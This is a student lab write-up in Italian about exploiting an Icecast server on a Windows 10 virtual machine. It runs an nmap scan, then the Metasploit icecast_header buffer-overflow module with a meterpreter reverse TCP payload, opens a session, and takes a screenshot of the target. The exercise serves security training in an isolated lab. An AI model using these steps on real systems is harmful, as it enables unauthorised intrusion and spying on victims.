



Esercitazione S7-L4

Ho avviato la macchina Windows 10 e ho impostato l'indirizzo IP su **192.168.1.40** (rete interna).



Dopo di ch  ho avviato **Iccast**.



Successivamente ho avviato anche la macchina kali con IP **192.168.1.25** (rete interna) e ho verificato la connessione tra le due macchine con un **ping**.

```
(kali㉿kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=128 time=0.674 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=128 time=0.534 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=128 time=0.506 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=128 time=0.568 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=128 time=0.457 ms
^C
--- 192.168.1.40 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4077ms
rtt min/avg/max/mdev = 0.457/0.547/0.674/0.072 ms
```

Ho aperto il terminale sulla kali e ho analizzato la Windows 10 con **nmap**.

```
(kali@kali)-[~]
$ nmap -p- -sV -O 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 15:04 CET
Nmap scan report for 192.168.1.40
Host is up (0.00089s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime
17/tcp    open  qotd             Microsoft Windows International daytime
19/tcp    open  chargen         Windows qotd (English)
80/tcp    open  http             Microsoft IIS httpd 10.0
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (
1801/tcp  open  msmq?
2103/tcp  open  msrpc            Microsoft Windows RPC
2105/tcp  open  msrpc            Microsoft Windows RPC
2107/tcp  open  msrpc            Microsoft Windows RPC
3389/tcp  open  ssl/ms-wbt-server?
5432/tcp  open  postgresql?
8000/tcp  open  http             Icecast streaming media server
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8080/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  ssl/https-alt
49408/tcp open  msrpc            Microsoft Windows RPC
49409/tcp open  msrpc            Microsoft Windows RPC
49410/tcp open  msrpc            Microsoft Windows RPC
49411/tcp open  msrpc            Microsoft Windows RPC
49413/tcp open  msrpc            Microsoft Windows RPC
49414/tcp open  msrpc            Microsoft Windows RPC
49449/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 08:00:27:50:EF:F8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:wi

OS and Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 205.37 seconds
```

Ho avviato, sempre da terminale, **Metasploit** (**msfconsole**) e ho effettuato una ricerca per individuare un exploit in grado di sfruttare la vulnerabilità di **Icecast**. Inoltre, con il comando **info**, mi sono informati su come opera questo exploit, scoprendo che sfrutta il **Buffer Overflow**.

```
msf6 > search icecast

Matching Modules
--
#  Name                                     Disclosure Date  Rank  Check  Description
-  -  -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[-] Unknown command: use. Did you mean use? Run the help command for more details.
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info

Name: Icecast Header Overwrite
Module: exploit/windows/http/icecast_header
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2004-09-28

Provided by:
spoonm <spoonm@no$email.com>
Luigi Auriemma <luigi@autistici.org>

Available targets:
--
#  Name
-  -
0  Automatic

Check supported:
```

Una volta caricato, ho impostato i parametri corretti.

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.40        yes       The target host(s), see https://docs.m
  RPORT     8000                yes       exploit/basics/using-metasploit.html
                                         The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, '
  LHOST     192.168.1.25    yes       The listen address (an interface may
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
```

Successivamente ho avviato l'exploit ottenendo una sessione di **Meterpreter**.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (177734 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:49450) at 2024-12-19 15:13:31 +0100

meterpreter > █
```

Tramite Meterpreter ho visualizzato l'IP della macchina target con il comando **ipconfig**.

```
meterpreter > ipconfig

Interface 1
-----
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
-----
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:50:ef:f8
MTU : 1500
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d9eb:8221:eb2:dfbf
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 6
-----
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:128
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Dopo ho inserito il comando **help** per cercare il comando più adatto per eseguire uno screenshot del sistema target.

```
meterpreter > help

Core Commands

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pivot        Manage pivot listeners
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
secure       (Re)Negotiate TLV packet encryption on the session
sessions     Quickly switch to another session
set_timeouts Set the current session timeout values
```

Individuato il comando “**screenshot**” l’ho lanciato ottenendo un’immagine.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/swThlfTu.jpeg
meterpreter > 
```

Aprendo l’immagine posso vedere lo schermo della macchina Windows 10 al momento del lancio del comando.

